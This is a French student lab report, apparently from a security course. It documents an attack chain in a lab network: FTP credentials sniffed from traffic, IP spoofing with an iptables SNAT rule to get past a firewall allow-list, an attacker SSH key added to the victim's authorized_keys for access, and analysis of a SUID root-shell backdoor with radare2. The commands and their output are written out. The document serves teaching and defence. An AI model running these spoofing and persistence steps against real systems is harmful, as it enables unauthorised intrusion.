5391	119.413734	10.22.0.11	10.22.1.11	SSHv2	87	Client: Protocol (SSH-2.0-OpenSSH_8.8)
5395	119.433864	10.22.1.11	10.22.0.11	SSHv2	98	Server: Protocol (SSH-2.0-OpenSSH_8.9p1 Ubuntu-3)
5399	119.434262	10.22.0.11	10.22.1.11	SSHv2	1426	Client: Key Exchange Init
5403	119.435310	10.22.1.11	10.22.0.11	SSHv2	1146	Server: Key Exchange Init
5407	119.437890	10.22.0.11	10.22.1.11	SSHv2	114	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
5411	119.443769	10.22.1.11	10.22.0.11	SSHv2	598	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys, Encrypted
5415	119.448074	10.22.0.11	10.22.1.11	SSHv2	82	Client: New Keys
5419	119.494695	10.22.0.11	10.22.1.11	SSHv2	118	Encrypted packet (plaintext_len=36)[Malformed Packet]
5423	119.494858	10.22.1.11	10.22.0.11	SSHv2	118	Encrypted packet (plaintext_len=36), Unknown (159)[Malformed Packet]
5425	119.495017	10.22.0.11	10.22.1.11	SSHv2	134	Encrypted packet (plaintext_len=52), Unknown (101)[Malformed Packet]
5429	119.661172	10.22.1.11	10.22.0.11	SSHv2	118	Encrypted packet (plaintext_len=36), Unknown (199)[Malformed Packet]
5431	119.661643	10.22.0.11	10.22.1.11	SSHv2	214	Client: Encrypted packet (plaintext_len=132), Unknown (158)
5435	119.666255	10.22.1.11	10.22.0.11	SSHv2	166	Encrypted packet (plaintext_len=84), Unknown (109)[Malformed Packet]
5437	119.669720	10.22.0.11	10.22.1.11	SSHv2	294	Client: Encrypted packet (plaintext_len=212), Unknown (16)
5441	119.753836	10.22.1.11	10.22.0.11	SSHv2	102	Encrypted packet (plaintext_len=20), Unknown (83)[Malformed Packet]





Les protocoles observés sont FTP, SSH, TCP et ICMP.
Alice communique avec une machine ayant comme adresse IP 10.22.1.11 (une machine dans le réseau).

4. Récupérer l'identifiant et le mot de passe du serveur FTP auquel se connecte Alice :



User : alice
Mot de passe : A1!c3P4$$w0rD

Il est impossible de se connecter à ce serveur FTP. Ceci peut être dû au fait que le pare-feu n'autorise que les connexions à partir de ports spécifiques ou encore d'adresses IP spécifiques, ou encore que le pare-feu bloque les tentatives de connexion via le protocole FTP. Nous pensons que le pare-feu bloque les connexions provenant des adresses IP qui ne sont pas autorisées, et donc l'adresse IP d'Alice ferait partie des adresses IP autorisées à se connecter au serveur FTP mais l'adresse IP de l'attaquant (nous), n'y ferait pas partie. Ceci permet d'assurer la sécurité du protocole.

source : [What is a Firewall and Why Do I Need One? | Definition from TechTarget]

5.2 Usurpation d’adresse IP

1. L’adresse IP de la machine de Alice est 10.22.0.11.

```
┌──(root㉿kali)-[~]
└─# arp -a
firewall.srv_lan (10.22.0.254) at 02:42:0a:16:00:fe [ether] on eth0
alice.srv_lan (10.22.0.11) at 82:0b:75:6c:2c:1e [ether] on eth0
host (10.22.0.1) at 02:42:56:b5:37:41 [ether] on eth0
```

2. source : https://sandilands.info/sgordon/address-spoofing-with-iptables-in-linux

```
└─# iptables -t nat -A POSTROUTING -j SNAT -d 10.22.1.11 --to 10.22.0.11
```

```
┌──(root㉿kali)-[~]
└─# ftp 10.22.1.11
Connected to 10.22.1.11.
220 (vsFTPd 3.0.5)
Name (10.22.1.11:root): alice
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

```
ftp> ls
229 Entering Extended Passive Mode (|||42434|)
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000      2181741 Nov 01  2022 OWASP_Testing_Guide_v4.pdf
-rw-rw-r--    1 1000     1000          235 Nov 02  2022 TODO.md
drwxrwxr-x    1 1000     1000           54 Nov 20 17:47 backups
-rw-rw-r--    1 1000     1000        55829 Oct 27  2022 jalapeno.jpg
-rw-rw-r--    1 1000     1000           29 Nov 04  2022 password.txt
-rw-rw-r--    1 1000     1000          365 Nov 04  2022 secret.txt
226 Directory send OK.
```

```
ftp> get password.txt
local: password.txt remote: password.txt
229 Entering Extended Passive Mode (|||20070|)
150 Opening BINARY mode data connection for password.txt (29 bytes).
100% |***************************************************|    29        5.33 KiB/s    00:00 ETA
226 Transfer complete.
29 bytes received in 00:00 (5.06 KiB/s)
```

```
┌──(root㉿kali)-[~]
└─# ls
password.txt
```

```
┌──(root㉿kali)-[~]
└─# cat password.txt
Code of the front door: 0794
```

3. Le mécanisme qui empêchait de se connecter au serveur dans la partie 5.1.4 est bel et bien la restriction des adresses IP pouvant se connecter au serveur FTP. En effet, en effectuant la commande “iptables -t nat -A POSTROUTING -j SNAT -d 10.22.1.11 --to 10.22.0.11”, nous avons pu usurper l’adresse IP d’Alice, ce qui a permis de faire croire que les paquets sortants allant en direction de l’adresse IP 10.22.1.11, qui est le serveur FTP, proviennent de l’adresse IP d’Alice (10.22.0.11) et non de notre propre adresse IP (celle de l’attaquant). Ce changement fait donc en sorte que les paquets envoyés au serveur FTP semblent venir d’Alice, alors qu’ils sont émis par une autre machine (celle de l’attaquant). Nous avons ensuite pu nous connecter au serveur FTP auquel se connecte Alice et y accéder en y entrant son nom d’utilisateur et son mot de passe précédemment récupérés lors de l’attaque ARP.

   Ceci prouve donc qu’en ayant la bonne adresse IP (celle d’Alice), le pare-feu ne bloque pas la tentative de connexion et donc le mécanisme qui nous empêchait de nous connecter était bien en lien avec les restrictions d’adresses IP. Par contre, ce n’est pas un mécanisme de sécurité efficace puisqu’en une simple commande de translation d’adresse source, nous avons pu avoir une connexion au serveur réussie, et en une simple interception de trafic réseau entre Alice et le serveur, nous avons pu récupérer le nom d’utilisateur ainsi que le mot de passe d’Alice nécessaires à rentrer dans son compte. Nous avons donc pu trop facilement contourner cette configuration de sécurité qui n'est donc pas assez efficace.

5.3 Machine in the Middle

1. Récupérer la configuration du client SSH de Alice :

```
ftp> cd .ssh
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||5426|)
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000           92 Nov 03  2022 authorized_keys
226 Directory send OK.
ftp> get authorized_keys
local: authorized_keys remote: authorized_keys
229 Entering Extended Passive Mode (|||26105|)
150 Opening BINARY mode data connection for authorized_keys (92 bytes).
100% |***************************************************|    92      615.36 KiB/s    00:00 ETA
226 Transfer complete.
92 bytes received in 00:00 (52.29 KiB/s)
```


```
┌──(root㉿kali)-[~]
└─# ls
authorized_keys  password.txt

┌──(root㉿kali)-[~]
└─# cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPtqrzfIH8C37CjCd2TSdy46ApUAMAt5E9P1xnngL/c4 root@alice
```

2. Alice a stocké le fichier contenant sa configuration du client SSH sur le serveur FTP dans le dossier “.ssh”. Ce fichier nommé “authorized_keys” contient une clé publique SSH faisant partie de la liste des clés SSH autorisées à se connecter au serveur SSH. La disposition de ce fichier dans le serveur FTP présente de nombreuses vulnérabilités, comme par exemple dans notre cas où nous avons réussi à récupérer le nom d’utilisateur et le mot de passe d’Alice qui nous a permis d’établir la connexion au serveur FTP et donc de facilement récupérer la clé publique et ainsi nous permettre d’accéder à son compte SSH sans avoir le besoin de rentrer un mot de passe supplémentaire.

   Donc, si cette clé publique SSH, non protégée et facilement accessible, tombe dans les mains d’une personne non autorisée, telle que l’attaquant, alors celle-ci peut se connecter au compte SSH d’Alice et ainsi avoir accès à son compte à distance. Aussi, si cette clé est associée au compte ‘root’ du serveur, l’attaquant aura alors un contrôle complet sur le système et pourrait modifier ou supprimer des fichiers contenant des données sensibles, ou encore espionner l’activité sur le système. En plus de tout ça, une fois que l’attaquant obtient l’accès au système, celui-ci pourrait propager l’attaque en tentant d’attaquer d’autres systèmes sur le réseau interne, ce qui mettrait en danger la sécurité de l’ensemble du réseau.

   Aussi, puisque nous avons accès au fichier de configuration d’Alice, nous pouvons facilement récupérer ce fichier, y apporter des modifications et ensuite sauvegarder ces modifications au niveau du serveur FTP ce qui changerait le contenu de ce fichier définitivement, et ce, avec des informations que nous avons données. Une modification que l’attaquant pourrait faire est d’ajouter au fichier “authorized_keys” sa propre clé, ce qui lui permettrait de répliquer cet accès à d’autres comptes en faisant usage de cette clé ajoutée. Une autre modification plus radicale pourrait être de remplacer carrément la clé SSH d’Alice par la clé de l’attaquant afin que celui-ci s’assure de toujours pouvoir accéder au compte d’Alice même si sa clé est révoquée ou supprimée. Cette tactique permettrait aussi à l’attaquant de bloquer l’accès d’Alice à son propre compte compromettant ainsi davantage le système.

3. Attaque Machine in the Middle sur la connexion SSH de Alice :




6. Investigation numérique

1. Générer la clé publique :

```
┌──(root㉿kali)-[~]
└─# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): key_file
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in key_file
Your public key has been saved in key_file.pub
The key fingerprint is:
SHA256:wtvulVJ61yFo9cBR5AucZYoYTQUfUIr1wMDyFT1/RR8 root@kali
The key's randomart image is:
+---[RSA 3072]----+
|       .o=BB=o=E.|
|      . .=+OoO  +|
|       oo.o @o. o|
|      .   .  o +...|
|       o S + . +. |
|        + + . o . |
|       . + + . .  |
|        . + .     |
|         .o       |
+----[SHA256]-----+
```

Ajouter la clé publique SSH de notre machine Kali Linux à la liste des clés autorisées pour se connecter au compte d'Alice :

```
┌──(root㉿kali)-[~]
└─# ls
authorized_keys  key_file  key_file.pub  password.txt

┌──(root㉿kali)-[~]
└─# cat key_file.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCuVBnf0nidcX79oGkp60Ihuvzr2vo5aOgC3tz+TSlQEMbViz/sp7ICbtWLDcOZz1kyQZ7ZtQvPOOAELyWl1
16FmAlvinz4cjcu79GfJxRYnfsdfIIxbji8Zx6T9QZmfiQyppWv5Lrv99YTgv1NtL+bF/pDd58PG0wcShOdkv+4IU6KKaWI7UuHTv80M4nSuEaD1y/ZeMdv4g
SAijDZtJ70Ek7BEz/+q1Nx2abbD0NM+93PxJhcVunBZrdY+1EDXvuMuyiizi8t9Lr+qmqKnbjJOLGIBm/QyXJc6o0nSGXqiiT93HnsZxsYBj1S/qIkjisprcM
5Y7MKTAcFirC9KucYvKxxKYcKn7+wydycoF87NjyvTgkpoTVDwOdUy5OAZhWLdsVPF7wv3BTVkEmSD0rlR01S7VPCj4zjjVHPJ+mS5gjKlRT675keFwbU2I7U
08wCXf4cLWhJsj4KoVvSvJFDf1gjqLnwId/B76zw9+lnb9q8Mv50DpiKV7Lxg9955EE= root@kali

┌──(root㉿kali)-[~]
└─# vim authorized_keys

┌──(root㉿kali)-[~]
└─# cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPtqrzfIH8C37CjCd2TSdy46ApUAMAt5E9P1xnngL/c4 root@alice
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCuVBnf0nidcX79oGkp60Ihuvzr2vo5aOgC3tz+TSlQEMbViz/sp7ICbtWLDcOZz1kyQZ7ZtQvPOOAELyWl1
16FmAlvinz4cjcu79GfJxRYnfsdfIIxbji8Zx6T9QZmfiQyppWv5Lrv99YTgv1NtL+bF/pDd58PG0wcShOdkv+4IU6KKaWI7UuHTv80M4nSuEaD1y/ZeMdv4g
SAijDZtJ70Ek7BEz/+q1Nx2abbD0NM+93PxJhcVunBZrdY+1EDXvuMuyiizi8t9Lr+qmqKnbjJOLGIBm/QyXJc6o0nSGXqiiT93HnsZxsYBj1S/qIkjisprcM
5Y7MKTAcFirC9KucYvKxxKYcKn7+wydycoF87NjyvTgkpoTVDwOdUy5OAZhWLdsVPF7wv3BTVkEmSD0rlR01S7VPCj4zjjVHPJ+mS5gjKlRT675keFwbU2I7U
08wCXf4cLWhJsj4KoVvSvJFDf1gjqLnwId/B76zw9+lnb9q8Mv50DpiKV7Lxg9955EE= root@kali
```




Se connecter en SSH au serveur :
nous avons effectué cette partie un autre jour, et donc nous avons du régénérer les fichiers de configuration SSH sur la machine kali et key_file est maintenant keyfile (oubli de maintien de la syntaxe du nom du fichier)

```
┌──(root㉿kali)-[~]
└─# ssh -i keyfile alice@10.22.1.11 -p 22
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.17.5-300.fc36.x86_64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Nov 26 07:59:35 2023 from 10.22.1.254
alice@server:~$
```


2. Retrouver la porte dérobée laissée par les pirates :

```
alice@server:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/su
/usr/bin/umount
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/local/bin/.backdoor
```



La porte dérobée laissée par les pirates est donc le fichier “.backdoor” dans le dossier “/usr/local/bin”.


3. Transférer le programme de porte dérobée sur la machine Kali linux :



Analyser le programme à l'aide de radar2 :

```
┌──(root㉿kali)-[/]
└─# git clone https://github.com/radareorg/radare2
Cloning into 'radare2'...
remote: Enumerating objects: 287697, done.
remote: Counting objects: 100% (13603/13603), done.
remote: Compressing objects: 100% (1061/1061), done.
remote: Total 287697 (delta 12896), reused 13082 (delta 12536), pack-reused 274094
Receiving objects: 100% (287697/287697), 170.15 MiB | 13.68 MiB/s, done.
Resolving deltas: 100% (226056/226056), done.

┌──(root㉿kali)-[/]
└─# cd radare2

┌──(root㉿kali)-[/radare2]
└─# sys/install.sh
/radare2
[WW] Do not run this script as root!
WARNING: Updating from remote repository
From https://github.com/radareorg/radare2
 * branch                  master     -> FETCH_HEAD
Already up to date.
Warning: Your system-wide capstone is too old for me
[*] Finding gmake is a tracked alias for /usr/bin/gmake OK
[*] Configuring the build system ... OK
[*] Checking out capstone... OK
[*] Checking out vector35-arm64... OK
```

```
┌──(root㉿kali)-[/]
└─# r2 -d .backdoor
WARN: Relocs has not been applied. Please use `-e bin.relocs.apply=true` or `-e bin.cache=true` next time
 -- To debug a program, you can call r2 with 'dbg://<path-to-program>' or '-d <path..>'
[0x7fc87738e950]> aaa
INFO: Analyze all flags starting with sym. and entry0 (aa)
INFO: Analyze imports (af@@@i)
INFO: Analyze entrypoint (af@ entry0)
INFO: Analyze symbols (af@@@s)
INFO: Recovering variables
INFO: Analyze all functions arguments/locals (afva@@@F)
INFO: Analyze function calls (aac)
INFO: Analyze len bytes of instructions for references (aar)
INFO: Finding and parsing C++ vtables (avrr)
INFO: Analyzing methods
INFO: Recovering local variables (afva)
INFO: Skipping type matching analysis in debugger mode (aaft)
INFO: Propagate noreturn information (aanr)
INFO: Use -AA or aaaa to perform additional experimental analysis
```



D'après les informations fournies par Radare2, le programme contient une fonction "main" qui appelle "setuid" qui est une fonction permettant de définir l'ID utilisateur (UID) à zéro et appelle ensuite une autre fonction, "setgid", qui permet de définir le groupe ID (GID) à zéro. Les fonctions "setgid" et "setuid" appelées avec l'argument 0 font référence au UID et au GID qui appartiennent généralement à l'utilisateur root sur les systèmes Unix. Finalement, le programme appelle la fonction "execl" qui s'exécute avec l'argument "/bin/bash" ce qui exécute le lancement d'un shell bash. Ce programme permet donc à l'attaquant de lancer un shell en tant qu'utilisateur root, ayant ainsi tous les privilèges possibles et lui permettant d'avoir un contrôle total sur le système.

